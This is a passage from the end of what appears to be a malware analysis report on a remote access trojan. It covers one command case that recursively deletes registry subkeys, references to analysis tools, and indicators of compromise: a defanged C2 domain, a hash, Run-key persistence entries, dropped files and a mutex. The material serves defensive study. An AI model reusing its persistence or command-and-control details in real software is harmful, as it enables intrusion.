


Figure 97
Case 5 – “RG|’|’|$|’|’|<RegistryKey>|’|’|<SubKey>” – delete a sub key and any child sub keys recursively

DeleteSubKeyTree is utilized to delete the subkey and any child subkeys recursively:




Figure 98
References

MSDN: https://docs.microsoft.com/en-us/dotnet/api/, https://docs.microsoft.com/en-us/windows/win32/api/

dnSpy: https://github.com/dnSpy/dnSpy

Fakenet: https://github.com/fireeye/flare-fakenet-ng

VirusTotal: https://www.virustotal.com/gui/file/833f86074592648c0a758098e34ab605a2b922d94dbab7141e2ce87acec03c35

Any.run: https://app.any.run/tasks/78913e0b-1419-4571-8611-ac3372ffd578/

ESET: https://www.welivesecurity.com/2021/01/12/operation-spalax-targeted-malware-attacks-colombia/

Talos: https://blog.talosintelligence.com/2021/07/sidecopy.html

K7Computing: https://labs.k7computing.com/index.php/malspam-campaigns-download-njrat-from-paste-sites/

INDICATORS OF COMPROMISE

C2 domain: 44gang44.duckdns[.]org:2222

SHA256: 833f86074592648c0a758098e34ab605a2b922d94dbab7141e2ce87acec03c35

Registry keys and values:

- HKCU\Software\49e91d08e684b1770e0cefa60401157a
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\49e91d08e684b1770e0cefa60401157a
- HKCU\di

Files:

- C:\Users\<User>\AppData\Roaming\services64.exe
- C:\Users\<User>\AppData\Roaming\services64.exe.tmp

Mutex: 49e91d08e684b1770e0cefa60401157a